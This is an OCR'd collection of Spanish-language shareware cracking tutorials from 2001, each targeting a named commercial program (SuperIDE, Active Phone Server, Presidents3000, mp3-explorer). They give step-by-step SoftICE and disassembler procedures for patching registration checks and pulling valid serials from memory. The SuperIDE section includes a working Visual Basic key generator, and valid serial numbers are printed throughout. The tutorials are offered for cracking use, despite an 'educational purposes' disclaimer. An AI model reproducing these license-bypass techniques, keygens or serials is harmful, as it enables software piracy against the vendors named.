
AL ATAKE

Arrancamos el **Language 2000 Database Version 4.03** y cargamos nuestra "victima" y observamos lo siguiente en pantalla:




Pues, ya esta, nos dice que el **SuperIDE** esta Compilado en **Borland Delphi.**

El siguiente paso será, emplear la herramienta **DeDe v2.50** un excelente Desensamblador para Delphi, bien ejecutamos el Dede y seleccionamos nuestra "victima" - **SuperIDE** y pulsamos el botón **[Process]** esperamos hasta que nos aparezca el mensaje **"Dump successfull !:)"** y observaremos lo siguiente:



La siguiente aproximación, será ¿Por donde empezamos a tracear? Pues, muy fácil, si nos fijamos en el proceso que sigue para registrarnos, el propio programa "victima" nos da la respuesta. Primero nos aparecerá la típica pantalla de Registración **SuperIDE**

Registration con dos botones, **[Register]** y **[Cancel]**, pulsamos el botón **[Register]** y nos aparecerá la ansiada pantalla de "Registration" pidiéndonos, lo siguiente:



SoftICE - Estudiar Generación Serial para *REGISTRARNOS*

Name: +Er@ser
Serial: 999666999 <----- Serial Dummy

Ejecutamos de nuevo el programa "victima" previamente cargado nuestra herramienta favorita SoftICE (cual sino:))

Repetiremos los pasos para Registrarnos y antes de pulsar el botón [OK], retornamos al SI (SoftICE) pulsando (Ctrl-D) y establecemos el BreakPoint

:BPX HmemCpy

Retornamos al programa "victima" pulsando (Ctrl-D) pulsamos el botón [OK].

Pantallazo, aparecemos en el SI, pulsamos [F12] y [F11] para tracear el Serial introducido, visualizando la siguiente información:

```
---------------------------------------- KERNEL!LOGERROR+0123 ----------------------------------------
015F:9EA3 CA0800 RETF 0008
KERNEL!HMEMCPY
015F:9EA6 55 PUSH BP <---- Aparecemos aquí
015F:9EA7 8BEC MOV BP, SP
...
...
...
015F:9F20 F36766A5 REPZ MOVSD <---- D ESI '999666999'
015F:9F2A F367A4 REPZ MOVSB <---- ? EDI 'tamaño del Serial="9'</font">

[F10] traceamos, hasta llegar a lo siguiente:
```

```
------------------------------------------------------------
EAX=013798B4  EBX=00000000  ECX=013798B4  EDX=013798B4  ESI=008BF1A4
EDI=00000000  EBP=008BE884  ESP=008BE848  EIP=005240C6
CS=0167 &nbspDS=0167  SS=016F  ES=016F  FS=392F  GS=0000  DS:01379B74=00000000
------------------------------------------------------------
*eax = 531D84
*ebx = D8CA0F9E
*ecx = 531D84
*edx = 531D84
------------------------------------------ SuperIDE!.text+0013B60E----------------------
----------
0167:00410435 E8367E1200 call 00538270
0167:0041043A 8D4DF4 lea ecx, [ebp-$0C]
0167:0041043D 33D2 xor edx, edx
0167:0041043F 8B01 mov eax, [ecx]
0167:00410441 50 push eax
0167:00410442 66C745E00800 mov word ptr [ebp-$20], $0008
0167:00410448 8955FC mov [ebp-$04], edx
0167:0041044B 8D55FC lea edx, [ebp-$04]
0167:0041044E FF45EC inc dword ptr [ebp-$14]
0167:00410451 8B83C4020000 mov eax, [ebx+$02C4]<---- 'Name'
0167:00410457 E8147E1200 call 00538270¹
0167:0041045C 8D4DFC lea ecx, [ebp-$04]
0167:0041045F 8B01 mov eax, [ecx]
0167:00410461 50 push eax
0167:00410462 BABDF35A00 mov edx, $005AF3BD<---- 'Registered User'
0167:00410467 8D45F8 lea eax, [ebp-$08]
0167:0041046A E871311800 call 005935E0
0167:0041046F FF45EC inc dword ptr [ebp-$14]
0167:00410472 8B08 mov ecx, [eax]
0167:00410474 8B83EC020000 mov eax, [ebx+$02EC]<---- 'Serial'
0167:0041047A 5A pop edx
0167:0041047B E864A80300 call 0044ACE4<---- BPX #0167:0041047B
0167:00410480 FF4DEC dec dword ptr [ebp-$14]
0167:00410483 8D45F4 lea eax, [ebp-$0C]
0167:00410486 BA02000000 mov edx, $00000002
------------------------------------------ SuperIDE!.text+0013B60E----------------------
------------
```

¹ En la primera fase del traceo, cuando llegamos a esta CALL, retornamos KERNEL!LOGERROR+0123 y comenzamos el rastreo del Serial. Seguimos traceando con [F10] y antes de llegar a la dirección :0041047B establecemos un BPX 0041047B cuando nos posicionamos en esta CALL pulsamos dos veces [F10] y pantallazo, aparecemos en el programa "victima", mostrandonos el MENSAJE DE ERROR pulsaremos el botón [OK] retornaremos al SoftICE, nos posicionamos en EDX con el botón derecho del ratón, seleccionamos "Display" nos movemos hacia arriba [Alt] [PgUp] en la Pantalla de Datos hasta observar, lo siguiente:

```
---------------------------------------------------------------------
0167:001379C04 0008 0000 3338 3739 3832 3632 0000 0000 ....83972826.....
0167:001379C14 0022 0000 0019 0000 614E 656D 203A 4F4E ".......Name: NO
0167:001379C24 2054 4552 4947 5453 5245 4445 5400 5245 T REGISTERED. TER
---------------------------------------------------------------------
```

Name: +Er@ser
Serial: 83972826

Introducimos el Serial **83972826** para el Name**+Er@ser** y voilá, nos aperecerá el mensaje :

"SuperIDE Registration Successfull!"

(I) DeDe v2.50 - Estudio de la Rutina de Generación del Key

Name: +Er@ser
Serial: 999666999 <----- Serial Dummy

```
- SuperIDE.exe.dpr code -
   [-] TRegDlg.RegisterBtnClick

00410530 50 push eax

* Reference to : TWelcomeBox.~PROC~00410410()
|
00410531 E8DAFEFFFF call 00410410
00410536 59 pop ecx
00410537 C3 ret

---------------------------------------------- PROC~00410410()
00410410 55 push ebp
00410411 8BEC mov ebp, esp
00410413 83C4D0 add esp, -$30
00410416 B838F65A00 mov eax, $005AF638
0041041B 53 push ebx
0041041C 8B5D08 mov ebx, [ebp+$08]

|
0041041F E8608C1700 call 00589084
00410424 33D2 xor edx, edx
00410426 8955F4 mov [ebp-$0C], edx
00410429 8D55F4 lea edx, [ebp-$0C]
0041042C FF45EC inc dword ptr [ebp-$14]

* Reference to control RegSNEdt : TEdit
|
0041042F 8B83C8020000 mov eax, [ebx+$02C8]

|
00410435 E8367E1200 call 00538270
0041043A 8D4DF4 lea ecx, [ebp-$0C]
0041043D 33D2 xor edx, edx
0041043F 8B01 mov eax, [ecx]
00410441 50 push eax
00410442 66C745E00800 mov word ptr [ebp-$20], $0008
00410448 8955FC mov [ebp-$04], edx
0041044B 8D55FC lea edx, [ebp-$04]
0041044E FF45EC inc dword ptr [ebp-$14]
```

```
* Reference to control RegNameEdt : TEdit
|
00410451 8B83C4020000 mov eax, [ebx+$02C4]

|
00410457 E8147E1200 call 00538270
0041045C 8D4DFC lea ecx, [ebp-$04]
0041045F 8B01 mov eax, [ecx]
00410461 50 push eax

* Possible String Reference to: 'Registered User'
|
00410462 BABDF35A00 mov edx, $005AF3BD
00410467 8D45F8 lea eax, [ebp-$08]

|
0041046A E871311800 call 005935E0
0041046F FF45EC inc dword ptr [ebp-$14]
00410472 8B08 mov ecx, [eax]

* Reference to control AppRegister1 : TAppRegister
|
00410474 8B83EC020000 mov eax, [ebx+$02EC]
0041047A 5A pop edx

* Reference to : TAppRegister.RegisterApp()
|
0041047B E864A80300 call 0044ACE4
00410480 FF4DEC dec dword ptr [ebp-$14]
00410483 8D45F4 lea eax, [ebp-$0C]
00410486 BA02000000 mov edx, $00000002

|
0041048B E898321800 call 00593728
00410490 FF4DEC dec dword ptr [ebp-$14]
00410493 8D45F8 lea eax, [ebp-$08]
00410496 BA02000000 mov edx, $00000002

|
0041049B E888321800 call 00593728
004104A0 FF4DEC dec dword ptr [ebp-$14]
004104A3 8D45FC lea eax, [ebp-$04]
004104A6 BA02000000 mov edx, $00000002

|
004104AB E878321800 call 00593728
004104B0 8B4DD0 mov ecx, [ebp-$30]
004104B3 64890D00000000mov fs:[$0000], ecx
004104BA 5B pop ebx
004104BB 8BE5 mov esp, ebp
004104BD 5D pop ebp
004104BE C3 ret
```

Para no hacer este Manual un "peñazo" jejeje;), os voy a RESUMIR el proceso de Generación del Serial:

¹ Recorre desde el 1º caracter hasta el último del Name, guardando la Posición de cada caracter del Name ... FOR i=1 TO Len(Name) ...

² Multiplica Nº Mágico 76EFh (=30447) por la Posición de cada caracter y por su valor ASCII hasta finalizar el recorrido del Name.

³ y Acumulamos el Resultado, y voilá ... obtenemos el SERIAL! ...

** Key Generator SuperIDE v1.2.4.186 en Visual Basic 6 **

```
'-----------------------------------------------------------------------------
' Nombre : SuperIDE v1.2.4.186 Keygenerator
' Autor : +Er@ser'2000 [fOR tHE nEW mILLENNIUM]
' Creado : Sabado, Marzo 31,2001 @ 00:45:22 pm (Vers: 1.0.0000)
' Herramientas: SoftIce 4.05, Visual Basic 6
'
' Descripción : SuperIDE v1.2.4.186
'-----------------------------------------------------------------------------

Private Sub Text1_Change()
Dim user_name As String
Dim L As Integer, x As Integer, posicion as Integer
Dim magico As Double, key As Double
Const numero As Double = &H76EF

user_name = Trim$(Text1.Text)  'quitamos blancos
L = Len(user_name)
x = 0
For x = 1 To L
posicion = x 'nos guardamos la posición.
magico = posicion * numero   'multiplicamos la posicion x n°magico (76EFh)
user_name = Asc(Mid$(Text1.Text, x, 1)) * magico
key = key + user_name
Next x
Text2.Text = key   'Visualizamos el Serial
End Sub
```

Un Saludo!

+Er@ser'2000
fOR tHE nEW mILLENNIUM

-=/\/\/- Your Mind Is the Power -/\/\/=-

- ------# Agradecimientos #----- -

Karpoff, Demian, Black Fenix, Pr@fesor X, Numit_oR, Esiel 2, Mr. Crimson, Mr. WhiTe, Mr. GReeN, TNT, WKT, KUT y a TODOS los CrAcKeRs del Pasado, Presente y Futuro.

- ------# ---------Greetz---------- #----- -

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Active Phone Server v9.13

PROTECCION:	**Serial.**		
Objetivo:	Registrar el programa como sea **:)**		
Descripcion:			
Dificultad:	**Newbie**		
DOWNLOAD:	http://www.softcab.com		
Herramientas:	file ins**PE**ctor, SoftICE		
CRACKER:	**Act MagO**	**FECHA:**	**15/04/2001**

INTRODUCCION

Hola amigos, presento mi **vigésimo primer** tutorial. Ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , y como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. En este tutorial usaremos el SoftICE. Si no lo tienes instalado puedes bajártelo en www.crackstore.com . Asumo que tienes conocimientos básicos sobre su uso. Y para terminar con la INTRO debo decir : **ESTE TEXTO HA SIDO ESCRITO SÓLO CON PROPÓSITOS EDUCACIONALES**.

AL ATAKE

Comentario del Programa

Programa que sirve para manejar las llamadas telefónicas.

Lo que nos interesa... el programa es distribuido como shareware con libre evaluación de 30 días, y para seguir utilizando el programa después de este período debes registrarte y para eso debes pagar la suma de ?

Contamos con SoftICE **:)** ...

Manos a la Obra

Antes de abrir el programa lo analizamos con file insPEctor v3.5 el que nos mostrará información realmente

importante a la hora de atacar el programa; bueno el file insPEctor nos mostrará los siguientes datos:

Mmm, esta vez me ha fallado la opción que dice **Compilador**, dice: **No encontrado :(**, pero si vamos a la opción **Secciones**, podemos deducir que está empacado con UPX **:)**, pero esto no importará para nada a la hora de crackear este programa, por que el método que usaremos es bastante especial, debido al débil sistema de protección del programa **:)**

A continuación... cerramos **file insPEctor v3.5** y abrimos **Active Phone Server v9.13**

Abrimos el programa, presionamos el botón luego le damos click a **About...** y abajo del rectángulo está el botón **Enter the registration key**, lo presionamos y por fin estaremos en la caja de registro, la que nos pide los siguientes datos:

Your name:

Key:

Como hacemos siempre llenamos la caja con cualquier dato, le damos click a **Enter** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

Registration

You have entered wrong key.

Please try again.

A continuación... cerramos **Active Phone Server v9.13**

Usando el SoftICE

Asumo que tienes bien configurado el SoftICE y que tienes al menos conocimientos básicos sobre su uso.

A continuación...abrimos **Active Phone Server** y vamos directamente a la caja de registro en donde introducimos nuestro nombre, y cualquier código de registro. Todavía no damos click en **Enter** ; lo que ahora debemos hacer es presionar **CONTROL+D** para que salte el SoftICE y así poder colocar nuestro breakpoint.

Ya estamos dentro del SoftICE...colocamos **bpx hmemcpy** y presionamos **ENTER**, luego presionamos **F5** para salir del SoftICE. Ahora le damos click a **Enter** y si todo sale bien el bpx debería picar y hace saltar al SoftICE.

Luego presionamos **F11** 1 vez y **F12** 8 veces para caer aquí... *(asegúrate que KERNEL pase a USER (0A))*

```
:10016CB4 8D8C2410040000     LEA   ECX,[ESP+00000410] <== caemos aquí, seguimos con F10
```

Luego de caer ahí, le damos a **F10** 20 veces para caer aquí...

```
:10016CFF 8D942410040000     LEA    EDX,[ESP+00000410]
:10016D06 51                 PUSH   ECX
:10016D07 52                 PUSH   EDX
:10016D08 E873FCFFFF         CALL   10016980
:10016D0D 83C408             ADD    ESP,08
:10016D10 85C0               TEST   EAX,EAX
:10016D12 0F84E2800000       JZ     10016DFA  <==  aquí invertimos el salto con r fl z
```

Luego de darle 20 veces a **F10** caemos en el salto 10016D12 y aquí invertimos el salto con el comando **r fl z**, luego presionamos **F5** y vemos esto...

Registration

Thank you for your support!

Mmm, nos hemos registrado pero quizás sólo hasta reiniciar el programa supongo, como pasa casi siempre cuando usamos este comando (**r fl z**) ya que el cambio se produce sólo en memoria, pero ha sucedido algo que no hemos visto, en la carpeta donde está instalado el programa se ha creado un archivo llamado Aon.key y si reiniciamos el programa este estará registrado con nuestro nombre de usuario, entonces eso quiere decir que una vez que ha entrado el registro no hay vuelta que darle. **:)**

Programa crackeado...

Nota:

Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. actmago@hotmail.com

Saludos

- Pr@fEsOr X (my best friend)
- [KRaViTZ] (suerte amigo)
- [DeK_OiN], Txeli, CODE_MEX, Metamorfer, Txotxo, Raziel
- Karpoff http://welcome.to/karpoff
- Xasx de **TNT!** http://www.tntcrackers.ws
- ViPER (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de TUTORIALES 2001
- **LdA 4°A 2000** For Ever!! **:)**
- Saludos a todos los **crackers** del mundo.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Presidents3000 v1.0.1

PROTECCION:	**Serial.**		
Objetivo:	Conseguir un código de registro válido		
Descripcion:			
Dificultad:	**Newbie**		
DOWNLOAD:	http://www.winograd.com		
Herramientas:	file ins**PE**ctor, SoftICE		
CRACKER:	**Act MagO**	**FECHA:**	**15/04/2001**

INTRODUCCION

Hola amigos, presento mi **vigésimo segundo** tutorial. Ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , y como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. En este tutorial usaremos el SoftICE. Si no lo tienes instalado puedes bajártelo en www.crackstore.com . Asumo que tienes conocimientos básicos sobre su uso. Y para terminar con la INTRO debo decir : **ESTE TEXTO HA SIDO ESCRITO SÓLO CON PROPÓSITOS EDUCACIONALES**.

AL ATAKE

Manos a la Obra

Antes de abrir el programa lo analizamos con file insPEctor v3.5 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file insPEctor nos mostrará los siguientes datos:

- El programa está desarrollado en Microsoft Visual C++ 5.0
- No está empacado

A continuación... cerramos **file insPEctor v3.5** y abrimos **Presidents3000 v1.0.1**

Abrimos el programa, le vamos al menú: **File > Register...** y nos encontramos con la caja de registro, la que nos pide los siguientes datos:

Name:

Serial#:

Como hacemos siempre llenamos la caja con cualquier dato, le damos click a **Register** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

Presidents3000

Sorry! Registration not accepted. Please re-enter the required information exactly as received.

A continuación... cerramos **Presidents3000 v1.0.1**

Usando el SoftICE

Asumo que tienes bien configurado el SoftICE y que tienes al menos conocimientos básicos sobre su uso.

A continuación...abrimos **Presidents3000** y vamos directamente a la caja de registro en donde introducimos nuestro nombre, y cualquier código de registro. Todavía no damos click en **Register** ; lo que ahora debemos hacer es presionar **CONTROL+D** para que salte el SoftICE y así poder colocar nuestro breakpoint.

Ya estamos dentro del SoftICE...colocamos **bpx hmemcpy** y presionamos **ENTER**, luego presionamos **F5** para salir del SoftICE. Ahora le damos click a **Enter** y si todo sale bien el bpx debería picar y hace saltar al SoftICE.

Luego presionamos **F11** 1 vez y **F12** 8 veces para caer aquí...

```
:00406E42 8D54240C         LEA    EDX,[ESP+0C]<== caemos aquí, seguimos con F10
:00406E46 6A1E             PUSH   0000001E
:00406E48 52               PUSH   EDX
:00406E49 68ED030000       PUSH   000003ED
:00406E4E 53               PUSH   EBX
:00406E4F FFD6             CALL   ESI
:00406E51 8D44240C         LEA    EAX,[ESP+0C]
:00406E55 8D8C248C000000   LEA    ECX,[esp+0000008C]
:00406E5C 50               PUSH   EAX <== d eax = nuestro número de serie falso
:00406E5D 51               PUSH   ECX <== d ecx = nuestro nombre
:00406E5E E89D020000    CALL   00407100 <== entramos con F8
:00406E63 83C408        ADD    ESP,00000008
:00406E66 663D0100      CMP    AX, 0001
:00406E6A 0F85A7000000  JNZ    00406F17 <== con r fl z  nos muestra el mensaje de registro aceptado
:00406E70 8D94240C010000   LEA    EDX,[ESP+0000010C]
```

Entramos en la CALL 00406E5E con **F8**, para caer aquí...

```
:00407100 8B4C2404          MOV     ECX,[ESP+04] <== caemos aquí, seguimos con F10
:00407104 81EC80000000      SUB     ESP,00000080
:0040710A 8D442400          LEA     EAX,[ESP+00]
:0040710E 50                PUSH    EAX
:0040710F 51                PUSH    ECX
:00407110 E8BBFEFFFF        CALL    00406FD0
:00407115 83C408            ADD     ESP,08
:00407118 6685C0            TEST    AX,AX
:0040711B 7507              JNZ     00407124 <== nos dejamos llevar por este salto
:0040711D 81C480000000      ADD     ESP,00000080
:00407123 C3                RET
:00407124 53                PUSH    EBX <== caemos aquí, seguimos con F10
:00407125 56                PUSH    ESI
:00407126 8BB42490000000    MOV     ESI,[ESP+00000090]
:0040712D 8D442408          LEA     EAX,[ESP+08]
:00407131 8A10              MOV     DL,[EAX] <== d eax = NUESTRO CÓDIGO DE REGISTRO VÁLIDO
:00407133 8A1E              MOV     BL,[ESI]
:00407135 8ACA              MOV     CL,DL
:00407137 3AD3              CMP     DL,BL
:00407139 752F              JNZ     0040716A
```

Al colocar **d eax** en el **MOV 00407131** tendremos nuestro código de registro válido, en mi caso la caja quedaría así...

Name: **Act MagO**

Serial#: **HP3KPC-99655**

Le damos click a **Register** y...

Presidents3000

Registration Accepted. Thank you very much.

Programa crackeado...

Nota:

Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. actmago@hotmail.com

Saludos

- Pr@fEsOr X (my best friend)
- [KRaViTZ] (suerte amigo)
- [DeK_OiN], Txeli, CODE_MEX, Metamorfer, Txotxo, Raziel
- Karpoff http://welcome.to/karpoff
- Xasx de **TNT!** http://www.tntcrackers.ws
- ViPER (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm

- Toda la people de TUTORIALES 2001
- **LdA 4ºA 2000** For Ever!! **:)**
- Saludos a todos los **crackers** del mundo.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: [mp3 - explorer] v4.3.0

PROTECCION:	**Serial.**		
Objetivo:	Encontrar el número de registro		
Descripcion:			
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.mp3-explorer.com		
Herramientas:	file ins**PE**ctor v4.2001, W32Dasm v8.93, SoftICE v4.05		
CRACKER:	**Act MagO**	**FECHA:**	**15/04/2001**

INTRODUCCION

Hola amigos, presento mi **vigésimo cuarto** tutorial. Ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , y como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. En este tutorial usaremos el SoftICE. Si no lo tienes instalado puedes bajártelo en www.crackstore.com . Asumo que tienes conocimientos básicos sobre su uso. Y para terminar con la INTRO debo decir : **ESTE TEXTO HA SIDO ESCRITO SÓLO CON PROPÓSITOS EDUCACIONALES**.

AL ATAKE

Comentario del Programa

Programa para reproducir y manejar los archivos MP3.

Lo que nos interesa... el programa es distribuido como shareware con libre uso de 30 días, después de este período debes registrarte y para eso debes pagar la suma de $20 dólares.

Pero contamos con SoftICE **:)**...

Manos a la Obra

Antes de abrir el programa lo analizamos con file insPEctor v4.2001 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file insPEctor nos mostrará lo siguiente:

- Compilado con Microsoft Visual C++ 5.0

A continuación... cerramos **file insPEctor v4.2001** y abrimos **[mp3 - explorer] v4.3.0**

Abrimos el programa, nos vamos al botón **?** > **About [mp3 - explorer]...** ,luego presionamos la lengüeta **Registration** y luego el botón **Enter Registration Info** y ahora por fin estamos en la caja de registro la que nos pide los siguientes datos:

E-mail adress:

Registration key:

Como hacemos siempre llenamos la caja con cualquier dato, le damos click a **OK** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

[mp3 - explorer]

Registration info are not correct!

Please try again.

A continuación... cerramos **[mp3 - explorer]** y abrimos **W32Dasm**

Usando el W32Dasm

Abrimos W32Dasm y luego nos vamos a la opción **Disassembler** > **Open File to Disassemble...** buscamos la carpeta en donde está instalado el programa y abrimos el archivo **mp3 explorer.exe**

Una vez desensamblado el archivo vamos a **Refs** > **String Data References** y buscamos aquel mensaje que nos decía que el registro era inválido: se verá así...

"My favourite addresses"
"[m p 3 - e x p l o r e r] is shareware.Please register yo"
"Registration Online Information"
"Thanks for registering [m p 3 - e x p l o r e r] !"
"Registration info are not correct ! Please try again."
"You are using an unregistered copy of [m p 3 e x p l o r e"
"register.htm"
"File '%1' not found !Do you want to refresh displayed info"
"No predefined format found.Formats are mandatory for multi"

Le damos click varias veces para ver cuantas referencias tiene ese string y nos encontramos con 2 referencias.

- La primera:

```
:00401B2D EB17                    jmp 00401B46

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00401AA4(C) <=== de aquí viene
|

* Possible Reference to String Resource ID=00154: "Registration info are not correct !
Please try again."
                                  |
:00401B2F 689A000000              push 0000009A
:00401B34 8D4C2410                lea ecx, dword ptr [esp+10]
:00401B38 E867330500              call 00454EA4
```

La he seguido yendo al pedazo de código en que se encuentra el salto (**Goto > Goto Code Location**) y la he analizado pero cuando le ponemos un BPX al salto o a una de las CALLS que se encuentran arriba usando el Loader del SoftICE y luego vamos al registro y le damos a **OK**, el SoftICE no rompe **:(**, entonces vamos a la segunda...

- La segunda:

```
:00405703 EB20                    jmp 00405725

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004056AF(C)<=== de aquí viene
|

* Possible Reference to String Resource ID=00154: "Registration info are not correct !
Please try again."
                                  |
:00405705 689A000000              push 0000009A
:0040570A 8D4C2408                lea ecx, dword ptr [esp+08]
:0040570E E891F70400              call 00454EA4
```

Ahora la vamos a seguir yendo a **Goto > Goto Code Location** e insertamos la dirección **004056AF**, se verá así...

```
:00405696 E8CDEF0400              call 00454668
:0040569B B968144B00              mov ecx, 004B1468
:004056A0 C684248400000001        mov byte ptr [esp+00000084], 01
:004056A8 E8332E0100              call 004184E0 <=== a esta le ponemos el BPX
:004056AD 85C0                    test eax, eax
:004056AF 7454                    je 00405705 <=== aquí caemos
:004056B1 8D4C246C                lea ecx, dword ptr [esp+6C]
:004056B5 51                      push ecx
:004056B6 B978164B00              mov ecx, 004B1678
:004056BB E86CF30400              call 00454A2C
:004056C0 8D542470                lea edx, dword ptr [esp+70]
:004056C4 B974164B00              mov ecx, 004B1674
:004056C9 52                      push edx
:004056CA E85DF30400              call 00454A2C
:004056CF B968144B00              mov ecx, 004B1468
:004056D4 E8072F0100              call 004185E0

* Possible Reference to String Resource ID=00153: "Thanks for registering [ m p 3 - e x p l o
                                  |
```

```
:004056D9 6899000000              push 00000099
```

Le vamos a poner un bpx a la CALL 004056A8 utilizando el **Symbol Loader** del SoftICE.

Usando el SoftICE

Abrimos el Symbol Loader y vamos a **File > Open Module...** buscamos el ejecutable del programa, lo abrimos y luego vamos a **Module > Load** y cuando nos salga el mensaje de que ha ocurrido un error, seguimos adelante.

El SoftICE romperá y en ese instante ponemos el breakpoint **bpx 004056A8** [ENTER] > [F5], nos saldrá el programa y lo que ahora debemos hacer es ir a la caja de registro, poner el e-mail , cualquier número de registro y darle click a **OK**, y como hemos puesto el breakpoint el SoftICE romperá nuevamente dejándonos aquí...

```
:004056A0 C684248400000001  MOV      BYTE PTR [ESP+00000084], 01
:004056A8 E8332E0100        CALL     004184E0 <=== caemos aquí, le damos una vez a F10
:004056AD 85C0              TEST     EAX, EAX <=== ? edx = NÚMERO DE SERIE VÁLIDO
:004056AF 7454              JZ       00405705
:004056B1 8D4C246C          LEA      ECX,[ESP+6C]
:004056B5 51                PUSH     ECX
:004056B6 B978164B00        MOV      ECX,004B1678
:004056BB E86CF30400        CALL     00454A2C
```

Al colocar **? edx** en el TEST **004056AD** veremos esto:

0000**118633**

Ya tenemos nuestro número de registro válido, en mi caso la caja quedaría así...

E-mail adress: **actmago@hotmail.com**

Registration key: **118633**

Le damos click a **OK** y...

[mp3 - explorer]

Thanks for registering [mp3 - explorer]!

La caja de registro no sólo recibe tu correo electrónico, también puedes registrar el programa con tu nombre.

Programa crackeado...

Nota:

Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. actmago@hotmail.com

Saludos

- Pr@fEsOr X (my best friend)
- [KRaViTZ] (suerte amigo)
- [DeK_OiN], Txeli, CODE_MEX, Metamorfer, Txotxo, Raziel
- Karpoff http://welcome.to/karpoff
- Xasx de **TNT!** http://www.tntcrackers.ws
- ViPER (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de TUTORIALES 2001
- **LdA 4°A 2000** For Ever!! **:)**
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

